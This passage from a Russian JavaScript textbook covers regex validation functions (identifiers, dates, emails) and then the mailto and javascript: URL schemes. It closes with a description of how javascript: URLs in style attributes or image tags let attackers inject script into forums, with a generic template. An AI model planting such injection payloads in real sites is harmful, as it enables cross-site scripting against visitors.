Строка шаблона, служащего основой формируемого в функции шаблона регулярного выражения, передается в качестве параметра `strPattern`. Параметр `strText` — строка, проверяемая на соответствие критерию

корректности. Параметры `nMin` и `nMax` соответственно — минимально и максимально допустимое число повторений последовательностей символов, сопоставимых шаблону `strPattern`.

Как видно из листинга, функция генерирует шаблон регулярного выражения вида `/^strPattern{strMin,strMax}$/`. Обратите внимание, что в случае передачи в качестве параметров `nMin` и `nMax` нечисловых значений в генерируемый шаблон будут подставлены значения ограничений по умолчанию (0 в качестве минимального и пустая строка в качестве максимального значения). Таким образом, если при вызове данной функции параметры `nMin` и `nMax` не будут указаны, то будет сгенерирован шаблон вида `/^strPattern{0,}$/`, сопоставляющийся как с пустой строкой, так и со строкой, содержащей очень большое количество повторений последовательностей символов, сопоставимой с подшаблоном, определяемым параметром `strPattern`. Если же не указать только параметр `nMax`, сгенерируется шаблон вида `/^strPattern{strMin,}$/`, который будет сопоставляться со строкой, содержащей минимум `nMin` (максимум не ограничен) повторений последовательностей, сопоставимых с `strPattern`.

Теперь, используя функцию `VerifyStringWithCount` и шаблоны простых регулярных выражений, приведенные выше, мы можем реализовать несколько функций проверки корректности данных с учетом ограничений на их длину. Так, в библиотеку re_valid.js были добавлены функции `IsStringAlphabetical`, `IsStringDigit`, `IsStringAlphanumeric` для проверки, состоит ли строка только из латинских алфавитных, цифровых и латинских алфавитных и цифровых символов соответственно. Данные функции просто возвращают результат исполнения функции `VerifyStringWithCount`, передавая ей специфический шаблон регулярного выражения в качестве первого параметра, а также проверяемую строку и параметры `nMin` и `nMax`. Например, код функции `IsStringAlphabetical` выглядит следующим образом (код функций `IsStringDigit` и `IsStringAlphanumeric` выглядит аналогично):

```
function IsStringAlphabetical(str, nMin, nMax)
{
  return VerifyStringWithCount("[a-zA-Z]", str, nMin, nMax);
}
```

Заметьте, что строка-шаблон, передаваемая функции `VerifyStringWithCount`, может задавать несколько последовательных множеств символов, однако генерируемый в `VerifyStringWithCount` результирующий шаблон содержит метасимвол типа `{m,n}`, ограничивающий количество повто-

рений только последней последовательности. Это удобно использовать для создания функций, проверяющих данные на соответствие более сложным критериям корректности, в соответствии с которыми строка данных должна начинаться определенной последовательностью символов.

В библиотеке re_valid.js содержатся функции `IsValidIdentifier`, `IsValidNickName` и `IsValidSignedInteger`. Функция `IsValidIdentifier` проверяет корректность идентификатора, записанного в стиле C++ (строка должна начинаться на любой алфавитный латинский символ, за которым могут следовать алфавитные латинские, цифровые символы, а также символы подчеркивания _). Функция `IsValidNickName` производит проверку корректности имени пользователя (Nick Name), которое обычно требуется вводить при регистрации учетных записей в различных Web-сервисах (например, форумах). А функция `IsValidSignedInteger` — проверку, является ли строка знаковым целым числом. Далее приведен код функции `IsValidIdentifier`.

```
function IsValidIdentifier(str, nMin, nMax)
{
  if(typeof(nMin) == "number")
    nMin -= 1;
  else
    nMin = 0;

  if(typeof(nMax) == "number")
    nMax -= 1;

  return VerifyStringWithCount("[a-zA-Z]([a-zA-Z0-9_])", str,
                               nMin, nMax);
}
```

Как видите, в функцию `VerifyStringWithCount` передается строка-шаблон `[a-zA-Z]([a-zA-Z0-9_])`. Последовательность `[a-zA-Z]` этого шаблона определяет множество символов, допустимых к использованию в качестве первого символа строки, передаваемой в параметре `str`. Последовательность `([a-zA-Z0-9_])` определяет множество допустимых символов, следующих за первым. Параметры `nMin` и `nMax` функции `IsValidIdentifier` определяют минимальную и максимальную длину всего идентификатора. Для того чтобы учесть первый символ, определяемый последовательностью `[a-zA-Z]`, в функцию `VerifyStringWithCount` передаются значения, на единицу меньшие значений `nMin` и `nMax`. Код функции `IsValidNickName` аналогичен коду `IsValidIdentifier`

за тем лишь исключением, что в функцию `VerifyStringWithCount` передается строка-шаблон `[a-zA-Z]([a-zA-Z0-9_\. ])`. Функция `IsValidSignedInteger` просто возвращает результат исполнения `VerifyStringWithCount`, передавая ей шаблон `[-+]?\d`, при этом параметры `nMin` и `nMax` функции задают длину цифровой части числа, т. е. длину числа без учета знака.

Усложняя шаблоны, передаваемые в функцию `VerifyStringWithCount`, можно проверять строки текстовых данных на соответствие более сложным условиям. Например, используя шаблон `(\b[a-z0-9]+\s*)`, можно проверить, содержит ли строка несколько слов (алфавитно-цифровых последовательностей), в количестве, определяемом диапазоном значений параметров функции `VerifyStringWithCount`. Такую проверку производит функция `IsStringContainXWords`, включенная в библиотеку re_valid.js.

```
function IsStringContainXWords(str, nMin, nMax)
{
  return VerifyStringWithCount("(\\b[a-z0-9]+\\s*)",
                               str, nMin, nMax);
}
```

Лидирующий метасимвол `\b` шаблона позволяет выделить начало каждого слова. В конце же слова может присутствовать любое количество пробельных символов (последовательность `\s*`). Как видите, при помощи функции `VerifyStringWithCount` можно производить проверку корректности достаточно разнородных данных.

Теперь рассмотрим несколько регулярных выражений, позволяющих проверять корректность данных с более сложной структурой. Простым примером таких данных могут являться числа с плавающей точкой. Такие числа могут содержать несколько цифр в целой и несколько цифр в дробной частях (например, `123.456`). Простейшее регулярное выражение для проверки корректности записи таких чисел может выглядеть следующим образом:

```
/^\d+\.\d+$/
```

Такой шаблон сопоставляется только строкам, содержащим запись дробного числа, имеющего и целую, и дробную часть (`1.26`, `100.2`). Однако дробное число может быть записано и без целой части (например, `.15`), а также с указанием знака (`+` или `-`). Регулярное выражение, учитывающее знак, а также возможность отсутствия целой части, может выглядеть так:

```
/^[-+]?\d*\.\d+$/
```

Обратите внимание, вследствие применения метасимвола `?` данный шаблон будет сопоставляться со строками, содержащими запись дробного числа как с указанием знака, так и без него. Данное выражение используется функцией `IsValidSignedFloat`, присутствующей в библиотеке re_valid.js.

Достаточно часто в формах регистрации учетных записей Web-сервисов требуется указать дату своего рождения. Обычно для ввода даты предусматривается несколько полей (отдельные поля для ввода года, месяца, числа месяца). Однако можно использовать для этой цели одно текстовое поле, попросив пользователя ввести дату в формате *yyyy-mm-dd*, где *yyyy* — год, *mm* — номер месяца, *dd* — число месяца. Давайте составим регулярное выражение для проверки данных такого формата. Положим, что допустимо вводить год в диапазоне от 1000 до 9999, номер месяца от 01 до 12 и число месяца от 00 до 31. Для удобства будем допускать использование разделителей `-`, `/`, `.` (точка) и `" "` (пробел). То есть, допустимыми форматами даты будут: *yyyy-mm-dd*, *yyyy/mm/dd*, *yyyy.mm.dd* и *yyyy mm dd*.

Сначала составим шаблон, с которым будут сопоставляться допустимые значения года. Так как первым символом строки, представляющей год, могут являться цифры в диапазоне от 1 до 9, а следующими символами — любые цифры (а всего символов должно быть четыре), то шаблон будет выглядеть так: `[1-9]\d\d\d`. Теперь составим шаблон для данных номера месяца. Номер месяца должен находиться в диапазоне от 00 до 12. То есть, это всегда две цифры, причем, в случае если первая цифра 0, то вторая может изменяться от 1 до 9 (номера месяца 01—09), а если первая цифра 1, то вторая изменяется от 0 до 2 (номера месяца 10—12). Следовательно, шаблон регулярного выражения, сопоставляемый корректным значениям номера месяца, может выглядеть так: `0[1-9]|1[0-2]`. Аналогично, шаблон для числа в месяце будет: `0[1-9]|[12][0-9]|3[01]`. Шаблон для допустимого множества разделителей выглядит просто: `[- /\.]`. Соединив вместе все описанные подшаблоны, получим результирующий шаблон, пригодный для проверки корректности строки даты:

```
/^[1-9]\d\d\d[- /\.](0[1-9]|1[0-2])[- /\.](0[1-9]|[12][0-9]|3[01])$/
```

Поскольку в данном шаблоне подшаблон `[- /\.]` используется дважды, ему будут сопоставляться строки типа: 2006-01/02, 2006/05 04, т. е. разделители между годом и номером месяца и номером месяца и числом месяца могут быть разного типа. Чтобы сделать обязательным использование одинаковых разделителей, необходимо применить обратные ссылки в регулярном выражении. Для этого применим к первому под-

шаблону `[- /\.]` операцию "захватывающие скобки", а вместо символа-разделителя во втором подшаблоне вставим ссылку на захваченную последовательность символов (она будет первой по счету). В результате регулярное выражение будет выглядеть так:

```
/^[1-9]\d\d\d([- /\.])(0[1-9]|1[0-2])\1(0[1-9]|[12][0-9]|3[01])$/
```

Данное выражение используется функцией `IsValidDate` библиотеки re_valid.js.

Последним типом регулярных выражений, которые мы рассмотрим в этой главе, будут выражения для проверки корректности адреса электронной почты (e-mail). Следует сразу отметить, что полное регулярное выражение для проверки e-mail в соответствии с форматом, определяемым RFC 822, очень громоздкое (вы можете найти его в файле addons\emRFC822.txt на прилагаемом к книге компакт-диске). Поэтому на практике обычно используются регулярные выражения различной сложности, осуществляющие лишь частичную проверку допустимости формата почтового адреса. Регулярное выражение обычно выбирается соответственно поставленной задаче. Далее мы рассмотрим несколько таких выражений.

Самый простой шаблон регулярного выражения для проверки почтового адреса, который я когда-либо видел, таков: `/^.+\@.+\..+$/`. Он сопоставляется любой строке, начинающейся с любой последовательности символов, после которой следует символ `@`, после которого должна снова идти последовательность любых символов, затем — точка, и опять — последовательность любых символов. То есть, данному шаблону будут сопоставляться строки: `"ab@cd.ef"`, `"a#> b@c d.e f"` и `"ab@c....d...e..f"`. Очевидно, что этот шаблон мало применим для решения реальных задач. Необходимо, как минимум, ограничить множество символов, допустимых к употреблению в имени пользователя и домена адреса. Также необходимо ввести ограничение на длину имени доменной зоны (com, net и т. д.). Следующий шаблон учитывает вышеуказанные ограничения:

```
/^[\w\.\-]+@[\w\-]+\.[a-zA-Z]{2,4}$/
```

Ему сопоставляются строки: `"ab@cd.ru"`, `"a.b@cd.ru"`, но не сопоставляются строки: `"a.b@c.d.ru"`, `"a#b@cd.ru"`. Однако ему также сопоставляется: `"a...b@cd.ru"`. К тому же стоит учесть, что почтовый адрес может находиться на поддомене любого уровня (например, следующий адрес корректен `ivan.petrov@sub2.sub1.domain.com`). С учетом всего вышеперечисленного, новый шаблон наиболее корректен:

```
/^([\w]+)(\.[\w]+)*@([a-zA-Z0-9-]+\.)+[a-zA-Z]{2,4}$/
```

Ему не сопоставляются строки "a...b@cd.ru" и "a#b@c d.ru", но сопоставляются "dummy@my-site.com.ru", "ivan.petrov@sub2.sub1.domain.com". Именно этот шаблон используется в функции IsValidEmail библиотеки re_valid.js, осуществляющей проверку корректности e-mail. Конечно, этот шаблон не учитывает возможность использования вместо символического имени домена IP-адреса (например, **user@192.168.0.1**), а также существования доменных зон с длинными именами, таких как **museum** (справедливости ради стоит заметить, что пользователей с почтовыми адресами в таких зонах крайне мало), но зато он достаточно прост и весьма эффективен.

Для тестирования функций библиотеки re_valid.js был создан пример. Файл примера ex_08_01.htm расположен в каталоге examples\08 на прилагаемом к книге компакт-диске.

ГЛАВА 9

Протоколы mailto и javascript

Как вы, наверное, помните, ранее нами было рассмотрено понятие URI (Uniform Resource Identifier). В этой главе мы будем оперировать понятием URL (Uniform Resource Locator), являющимся подмножеством URI, поэтому определим подробнее этот термин.

Итак, URL является строкой, записанной в определенном формате, уникально идентифицирующей некоторый ресурс в сети. Описание формата URL дано в RFC 1738 (этот документ основан на RFC 1630, описывающем формат URI). Согласно RFC 1738, URL записывается в виде:

```
<scheme>:<scheme-specific-part>
```

Здесь `<scheme>` — имя "схемы" URL, обозначающей способ обработки и метод доступа к данным, идентифицируемым строкой `<scheme-specific-part>`. Вид этой строки, как и тип содержащихся в ней данных, зависит от схемы. Чаще всего схема определяет *протокол* доступа к данным.

В общих чертах протокол можно охарактеризовать как набор правил и стандартов, на основе которых производится обмен данными (например, HTTP, FTP, file). Реализация поддержки того или иного протокола зависит от конкретного браузера. К примеру, Microsoft Internet Explorer поддерживает протокол res, позволяющий просматривать медиаданные, содержащиеся в виде ресурсов в PE-модулях Windows (exe, dll и т. д.). Другие браузеры не поддерживают этот протокол (в них эта поддержка просто не нужна). В этой главе нас будут интересовать только протоколы mailto и javascript.

Протокол mailto

Этот протокол предназначен для отправки писем через почтовую систему пользователя. URL-схема mailto была описана в 1994 году в RFC 1738 и предполагала наличие в URL только почтового адреса получателя без каких-либо дополнительных данных. То есть, ссылка, включающая URL типа mailto, могла бы выглядеть так:

```
<A href="mailto:test@test.com">отправить письмо</A>
```

Активация подобной ссылки обычно вызывает запуск почтового клиента (почтовой программы, настроенной на обработку почты по умолчанию в операционной системе, либо собственного почтового клиента браузера).

В 1998 году в RFC 2368 был определен расширенный формат URL на основе схемы mailto, позволяющий кроме адреса электронной почты указывать в URL дополнительные заголовки и содержимое сообщения. Сегодня этот формат поддерживается в той или иной мере всеми браузерами.

Согласно RFC 2368, формат URL типа mailto выглядит как:

```
mailto: [ to ] [ headers ]
```

Здесь *to* должен являться списком разделенных запятой адресов получателей в соответствии с RFC 822, а *headers* — набором дополнительных заголовков (CC, BCC, body, subject) в виде пар *заголовок>=<значение>*, разделенных знаком & и отделенных от "*to* знаком ?. Заголовки имеют следующий смысл:

- CC — включает адреса поля "копия" ("cc" или carbon copy);
- BCC — включает адреса поля "скрытая копия" ("bcc" или blind carbon copy);
- body — тело почтового сообщения;
- subject — тема сообщения.

В URL типа mailto символы ?, =, & зарезервированы для разделения частей URL. Также не допускается использование символов пунктуации и разделителей. Эти символы необходимо заменять escape-последовательностями. Поскольку символ & в HTML является служебным, он должен быть заменен на & в URL типа mailto, содержащихся в HTML-документах.

Таким образом, согласно RFC 2368 URL для отправки письма могут выглядеть так:

```
mailto:a1@test.com%2C%20a2@test.com?subject=Тема&body=Текст%20Текст
mailto:?to=a1@test.com%2C%20a2@test.com&subject=Тема&body=
Текст%20Текст
mailto:a1@test.com?to=a2@test.com&subject=Тема&body=Текст%20
Текст
```

Эти URL эквивалентны и определяют, что почтовый клиент должен создать сообщение с темой "`Тема`", содержимым "`Текст Текст`", адресованное получателям `a1@test.com` и `a2@test.com` (как видите, формат URL этого типа достаточно гибок). Однако на данный момент существует ряд ограничений на использование URL типа mailto в гипертекстовых документах, обусловленных многочисленными отклонениями различных почтовых клиентов от рекомендаций RFC 2368. Далее я просто приведу результаты своих экспериментов.

Microsoft Outlook 2003 не воспринимает адреса получателей, указанные после заголовка *`to`* (хотя, Outlook Express 6, например, прекрасно с этим справляется). К тому же, если адреса получателей разделены запятой, выдается сообщение об ошибке при отправке письма. В Outlook 2003 адреса должны разделяться точкой с запятой (`%3B%20` в виде escape-последовательности). Также существуют весьма серьезные ограничения на длину URL типа mailto, которую программы Outlook 2003 и Outlook Express и могут обработать. В Windows 2000 программа Outlook 2003 обрабатывала URL типа mailto длиной максимум в 2021 символ. Программа Outlook Express 4.72, установленная в Windows 98, не смогла обработать URL длиной больше 463 символа. Как видите, ограничения весьма существенные.

Наиболее корректно, полностью соответствуя RFC 2368, работает почтовый клиент Mozilla. Хуже всего работает клиент Opera (автор использовал Opera 7.50, в Opera 8.02 почтовый клиент, должно быть, работает корректнее), воспринимая лишь один адрес только после `mailto:` (вместо декодирования escape-последовательностей в списке адресов клиент Opera производит их кодирование, что делает невозможным использование списка адресов). Строго говоря, почтовый клиент Opera кодирует все поля, переданные из URL типа mailto, в том числе поле темы и тела сообщения, что приводит к отображению в виде escape-последовательностей всего текста, который набран не латиницей.

Таким образом, для обеспечения наилучшей совместимости с большинством почтовых клиентов при использовании в гипертекстовых документах URL на основе протокола mailto разумно соблюдать следующие ограничения:

- применять только URL вида

  `mailto:<адрес>?<параметры>`

  и не использовать конструкции типа

  `mailto:?to=<адрес>&<параметры>`

- не использовать списки адресов получателей (указывать один адрес после `mailto:` и, если необходимо, отсылать копии сообщения другим адресатам, один адрес в поле `CC` и один адрес в поле `BCC`);
- ограничивать общую длину URL примерно 450 символами.

Пока мы рассмотрели только особенности URL на основе протокола mailto и возможности применения гиперссылок, имеющих целью URL типа mailto. Но настоящий интерес для нас представляют возможности использования mailto-протокола при разработке клиентских сценариев на JavaScript.

JavaScript и URL типа mailto

Интерактивными элементами Web-страниц, использующими URL типа mailto, являются ссылки и формы. Сразу отметим, что такие элементы, в общем, самодостаточны (активизация mailto-ссылки вызывает запуск почтовой программы и без применения JavaScript). Поэтому задач, в которых может потребоваться программная инициализация почтового клиента и создание сообщения с заданными параметрами, не так уж и много. Очевидно, что наибольший интерес для нас представляет формирование текста почтового сообщения (например, включение в него некоторой полезной информации). Таким образом, хорошим примером для рассмотрения темы совместного применения протокола mailto и JavaScript может являться создание скриптов, формирующих текст сообщений об ошибках, замеченных пользователем на вашем сайте.

URL типа mailto и JavaScript в ссылках

Должно быть, посещая различные информационные ресурсы в Интернете, вы не раз сталкивались с ошибками или опечатками в опубликованных на них материалах. Вы также могли видеть, что часто, в целях повышения качества содержимого сайтов, их администраторы размещают на страницах специальный текстовый блок, содержащий просьбу, адресованную посетителям ресурса, сообщать о любых ошибках, замеченных ими на сайте. Во многих случаях такой блок содержит mailto-

ссылку с адресом электронной почты администратора сайта. Очевидно, что при описании проблемы в почтовом сообщении необходимо указать URL страницы сайта, на которой обнаружена ошибка. Однако пользователь может и не сделать этого (например, просто забыть). Используя JavaScript, мы можем сделать ссылку более "интеллектуальной". Щелчок по такой ссылке вызовет создание почтового сообщения, включающего URL текущей страницы.

Фактически, нашей задачей является динамическое формирование значения свойства `href` ссылки (URL типа mailto). Это может быть сделано либо путем генерации фрагмента документа при помощи метода `document.write`, либо заменой значения атрибута `href` элемента `A`, заданного в HTML-разметке. Поскольку ссылка должна присутствовать на странице и при отключенных скриптах, лучше задать ее в HTML-разметке. А чтобы "иметь все в одном месте", изменение атрибута `href` можно производить в ее обработчике `onclick`:

```
<a href="mailto:test@test.com?subject=Ошибка%20на%20сайте" onclick="
this.href = 'mailto:test@test.com?subject=Ошибка%20на%20сайте'   +
'&body=%09Здравствуйте%20!%0D%0A%0D%0AНа%20странице%20'          +
document.location.href + '%20замечена%20ошибка:%0D%0A%0D%0A'     +
'[пожалуйста%2C%20опишите%20ошибку]';"
>Сообщить об ошибке на этой странице</a>
```

Таким образом, если пользователь отключил исполнение скриптов в браузере, при щелчке на этой ссылке будет использоваться URL, заданный HTML-разметкой, иначе будет исполнен код, содержащийся в обработчике `onclick`, и значение атрибута `href` будет заменено на новый URL, включающий текст сообщения с адресом текущего документа (`document.location.href`). Этот код содержится в примере examples\09 \ex_9_01.htm.

Теперь немного усовершенствуем этот пример, предоставив пользователю возможность ввести текст сообщения об ошибке еще до запуска почтовой программы. Используем метод `prompt` для запроса текста сообщения, и полученную информацию будем также включать в URL типа mailto в параметр `body`:

```
<a href="mailto:test@test.com?subject=Ошибка%20на%20сайте"
   onclick="
var str = prompt('Пожалуйста, опишите ошибку', '');
this.href = 'mailto:test@test.com?subject=Ошибка%20на%20сайте'+
'&body=%09Здравствуйте%20!%0D%0A%0D%0AНа%20странице%20' +
```

```
document.location.href + '%20замечена%20ошибка:%0D%0A%0D%0A' +
(str ? encMailURLComponent(str) :
'[пожалуйста%2C%20опишите%20ошибку]');"
>Сообщить об ошибке на этой странице</a>
```

Этот пример также содержится в файле ex_9_01.htm. Как видите, если пользователь вводит некоторый текст в диалоговом окне метода `prompt` (заносится в переменную `str`), перед добавлением к URL, он обрабатывается функцией `encMailURLComponent`. Эту функцию также можно увидеть в файле ex_9_01.htm. Она осуществляет замену недопустимых для URL типа mailto символов на их escape-эквиваленты.

При желании, можно вынести код обработчика `onclick` в отдельную функцию во внешний скрипт, который можно будет подключать ко всем документам, содержащим ссылки "обратной связи". В этом же скрипте производить поиск таких ссылок в документе (например, по значению атрибута `name`) и назначать для этой группы ссылок обработчиком `onclick` данную функцию. Главным препятствием в использовании подобных "интеллектуальных" ссылок является ограничение на длину URL типа mailto.

URL типа mailto и JavaScript в формах

Формы кратко описывались в *главе 2*. Работа с ними средствами JavaScript подробно описана в *главе 11*. Здесь мы рассмотрим только использование форм, данные которых передаются обработчику протокола mailto браузера.

URL, задающий обработчик данных формы, определяется значением свойства `action` элемента `FORM`. Данные формы могут передаваться обработчику методом `GET`, либо `POST`. Метод передачи данных задается свойством `method` элемента `FORM`. Он определяет тип HTTP-запроса при отправке данных формы по протоколу HTTP или HTTPS, а также способ представления данных.

Метод отправки формы `GET` подразумевает передачу информации через параметры в URL. То есть, процесс передачи данных абсолютно идентичен тому, который происходит при щелчке по ссылке. В случае отправки формы методом `GET` URL формируется путем добавления к содержимому свойства `action` группы параметров, именами которых являются имена элементов формы (свойство `name`), а значениями — текущие значения этих элементов. Причем недопустимые символы в URL автоматически кодируются. Таким образом, при отправке формы, использующей схему mailto в URL свойства `action` и содержащей эле-

менты с именами заголовков почтового сообщения, будет запущена почтовая программа и создано сообщение со значениями параметров, содержащихся в полях формы. То есть, при отправке следующей формы (нажатии кнопки **Послать**) будет создаваться сообщение с полем `subject` и телом, введенным в соответствующие поля.

```
<FORM action="mailto:test@test.com" method="GET">
  <INPUT type="text" name="subject">
  <TEXTAREA name="body" cols=40 rows=5></TEXTAREA>
  <INPUT type="submit" value="Послать">
</FORM>
```

Возможность использования таких форм весьма привлекательна (автоматически формируется URL типа mailto, автоматически кодируются недопустимые символы, некоторые поля формы можно сделать скрытыми и задать из значения), но, к сожалению, крайне ограничена (из-за несоответствия большинства почтовых программ RFC 2368 и особенностей кодирования URL — все пробелы во всех полях будут заменены знаком +). Вы можете убедиться в этом сами, поэкспериментировав с подобной формой, используя пример examples\09\ex_9_02.htm. Однако мы применим формы для той же цели, для которой применяли mailto-ссылки — отправка отчета об ошибке, замеченной на странице пользователем. Поскольку объем информации, отправляемый методом `GET`, весьма ограничен, обратим внимание на формы, отправляемые методом `POST`.

При отправке формы методом `POST` ее данные кодируются и передаются обработчику в теле запроса, отдельно от URL. Способ кодирования данных указывается значением атрибута `enctype` элемента `FORM`. По умолчанию используется метод `application/x-www-form-urlencoded`. При отправке формы, атрибут `action` которой содержит URL типа mailto, использующей данный метод кодирования, будет создано почтовое сообщение, содержащее данные формы как вложение (attach). Для того чтобы данные полей формы были помещены в тело письма (в текстовом виде), необходимо использовать метод кодирования `text/plain`. Данные будут представлены в виде *<имя элемента формы>=<значение элемента>* (для отчета об ошибке такой формат вполне подходит). Поскольку форма отправляется методом `POST`, объем текста формируемого сообщения может быть весьма большим.

На компакт-диске находится пример examples\09\ex_9_03.htm, демонстрирующий применение mailto-формы, которая отправляется методом `POST` для создания почтовых сообщений, включающих URL текущего

документа, комментарий пользователя (запрашивается с помощью метода `prompt`), а также часть текста документа, которая была выделена пользователем на момент отправки формы. Такое сообщение поможет администратору сайта очень быстро выявить проблему. В то же время, от пользователя требуется минимум усилий для создания этого сообщения — при обнаружении ошибки пользователь просто выделяет ее мышью и нажимает кнопку вверху страницы, после чего, если хочет, вводит свой комментарий.

Принцип работы примера очень прост. Все поля mailto-формы в документе ex_9_03.htm являются скрытыми (видима только кнопка `submit`). Их значения задаются в функции `OnFeedbackSubmit`, вызываемой из обработчика `onsubmit` перед отправкой формы. Именно в этой функции и производится запрос комментария пользователя, определение адреса текущего документа, получение фрагмента выделенного в документе текста. Все полученные значения заносятся в соответствующие поля. Параметр `action` формы содержит URL типа mailto, задающий адрес получателя и тему сообщения. На случай, если исполнение скриптов в браузере отключено, все поля формы содержат значения по умолчанию. К сожалению, почтовый клиент браузера Opera, как и в случае с mailto-ссылками и формами, отправляемыми методом `GET`, ведет себя своеобразно (данные формы просто не переносятся в создаваемое сообщение). Это необходимо учесть при применении подобного скрипта на страницах реального сайта.

Протокол javascript

Указание протокола javascript в URL предполагает, что данные, содержащиеся в URL, являются JavaScript-кодом. Такой URL записывается в форме:

```
javascript:<JavaScript-код>
```

Здесь *<JavaScript-код>* представляет собой набор корректных утверждений JavaScript, разделенных точкой с запятой (`;`). Вот простой пример URL типа javascript:

```
javascript:var str = prompt('',''); alert(str);
```

Код, содержащийся в URL типа javascript, исполняется при интерпретации браузером этого URL. То есть, исполнение кода зависит от контекста, в котором употребляется URL. Существует много возможностей использования URL типа javascript.

Возможности применения URL типа javascript

Должно быть, чаще всего URL типа javascript применяется в ссылках (атрибут `href` элемента `A`). Обработка URL ссылки происходит после активизации ее пользователем, если только обработчик `onclick` ссылки (если установлен) не возвратил `false`. Таким образом, при совершении щелчка по ссылке:

```
<a href="javascript:alert('1');" onclick="alert('0');">
JS ref</a>
```

отобразится окно сообщения с содержимым "0", а потом — с содержимым "1". Однако при щелчке по ссылке:

```
<a href="javascript:alert('1');" onclick="return false;">
JS ref</a>
```

ничего не произойдет, поскольку URL типа javascript не будет обработан. Часто URL типа javascript в атрибуте `href` используют только для создания ничего не адресующих ссылок. Допустим, на странице вам нужна ссылка, при щелчке на которую ничего не произойдет. Если в элементе `A` не указать атрибут `href`, то браузеры будут интерпретировать его как якорь и, следовательно, отображать его содержимое как простой текст. Если указать в качестве значения `href` пустую строку, то браузеры будут загружать либо заново ту же страницу, либо "корневой" ресурс. Однако щелчок по следующей ссылке не вызовет загрузки какого-либо документа.

```
<a href="javascript:void(0);">JS ref</a>
```

В гипертекстовом документе ссылки также могут быть представлены элементами `AREA`, задающими активные области клиентских навигационных карт. Атрибут `href` элемента `AREA` определяет URL ссылки. Как и в случае с элементом `A`, значением атрибута `href` может быть URL типа javascript. На компакт-диске находится пример examples\09\ex_9_04.htm, демонстрирующий применение URL типа javascript в атрибутах `href` элементов `AREA`. В этот документ внедрен рисунок, изображающий несколько геометрических фигур. Рисунок использует клиентскую навигационную карту, значения атрибутов `href` элементов `AREA` которой представляют собой URL типа javascript, содержащие код для отображения окон сообщений с описанием соответствующих фигур.

Применение URL типа javascript возможно также в формах (в качестве значения атрибута `action` элемента `FORM`). Если у формы задан обработ-

чик `onsubmit`, то вызывается сначала он. Если код обработчика не возвратил `false`, происходит обработка URL в атрибуте `action` и, если это URL типа javascript, исполнение соответствующего кода.

Одним из самых интересных применений протокола javascript является формирование содержимого документов в частях фреймов, встроенных фреймов и popup-окон. Адрес документа, загружаемого во фрейм или встроенный фрейм, задается значением атрибута `src` элементов `FRAME` и `IFRAME` соответственно. Создание нового окна браузера производится с помощью метода `window.open`, которому первым параметром передается URL документа, загружаемого в создаваемое окно. Обычно значениями атрибута `src` и первого параметра метода `window.open` являются адреса внешних документов. Однако существуют случаи, в которых загрузка внешнего документа не особо целесообразна (например, документ очень мал по объему, но должен формироваться динамически). Применение URL типа javascript в таких случаях представляет собой простой способ динамического формирования документа целиком на клиентской стороне.

На текущий момент "загрузка" данных по протоколу javascript поддерживается всеми популярными браузерами. Для того чтобы из URL типа javascript, указанного в качестве источника данных фрейма или popup-окна, был сформирован документ, JavaScript-код, находящийся в URL, должен вычисляться в строку, содержащую данные этого документа так, как если бы он был загружен из внешнего источника. Далее приведены два абсолютно одинаковых по содержанию примера использования URL типа javascript как источника данных документа встроенных фреймов.

```
<IFRAME src="javascript:'<body>JS Doc</body>';"></IFRAME>

<IFRAME src="javascript: var str = '<body>
JS Doc</body>';str;"></IFRAME>
```

На компакт-диске содержится немного усложненный пример (examples\09\ex_9_05.htm), применения протокола javascript для формирования документа во встроенном фрейме — в нем формируемый документ содержит внедренный скрипт, генерирующий часть этого документа. Пример examples\09\ex_9_06.htm демонстрирует применение URL типа javascript при создании popup-окна.

При использовании протокола javascript стоит учесть тот факт, что браузеры семейства Mozilla кодируют нелатинские символы в строке данных, в которую вычисляется код URL типа javascript, в виде escape-последовательностей, что приводит к неправильному отображению нелатинского текста в сформированных документах в этих браузерах. Од-

нако это почти не сказывается на возможностях практического применения URL типа javascript данным способом. Так, необходимость динамического формирования документа во внедренном фрейме обычно возникает в связи с использованием скрытых фреймов (например, для фоновой отправки форм без перезагрузки текущей страницы).

Далее речь пойдет о весьма экзотических способах применения URL типа javascript, а именно — о включении его в ссылки на таблицы стилей, изображения и значения свойств CSS. Для начала — совершенно бесполезный, на мой взгляд, пример использования URL типа javascript в ссылке на таблицу стилей:

```
<link rel="stylesheet" type="text/css"
      href="javascript:alert('JS!'); 'DIV {color: green}';">
```

Этот код "сработает" в Internet Explorer и Opera — будет отображено окно сообщения с текстом "JS!", а также в список таблиц стилей документа будет добавлена таблица, содержащая правило `DIV {color: green}`. Очевидно, это не самый элегантный способ динамического формирования таблиц стилей в документе.

Должно быть, вы помните, что значением некоторых CSS-свойств также может являться URL. К таким свойствам относятся: `background`, `background-image`, `list-style`. Код URL типа javascript, указанный в качестве значений таких свойств, исполняется в браузерах Internet Explorer и Opera. К примеру, при загрузке документа, включающего следующий элемент разметки браузером Internet Explorer либо Opera, будет отображено окно сообщения с текстом "JS!".

```
<a href="#"
   style="background:URL(javascript:alert('JS!');)">link</a>
```

Значением атрибута `src` элемента `IMG` также может являться URL типа javascript:

```
<IMG src="javascript:alert('JavaScript URL message !');">
```

Примечательно, что при помощи URL типа javascript можно генерировать изображения на стороне клиента (об этом будет рассказано далее). Но сейчас обратим внимание на другой факт — употребление протокола javascript в данном контексте позволяет исполнять на странице произвольный JavaScript-код. Эта возможность не несет практической пользы для разработчика клиентских сценариев, однако является одним из способов проведения атак на различные сетевые ресурсы, содержимое которых формируется пользователями этих ресурсов (такие как форумы и гостевые книги).

Предположим, что на некотором форуме допустимо использование нескольких HTML-тегов для визуального оформления текста, причем разрешены некоторые атрибуты (например, тег `FONT` с атрибутом `color` и т. д.). Если осуществляется недостаточная фильтрация атрибутов, и с некоторым HTML-элементом допустимо употребление атрибута `style`, злоумышленник может внедрить в страницу произвольный JavaScript-код путем добавления сообщения, используя конструкцию:

```
<ТЕГ style="background:URL(javascript:<JavaScript-код>)">...
```

Однако гораздо чаще в форумах и гостевых книгах допускается указание ссылок на внешние изображения. Часто, даже если применение HTML-разметки запрещено, для оформления текста пользователям предлагается использовать набор специальных тегов (так называемые теги bbCode). Например, включить в сообщение изображение, расположенное по определенному адресу в Интернете, можно так:

```
[img]http://somesite.com/somepath/image.gif[/img]
```

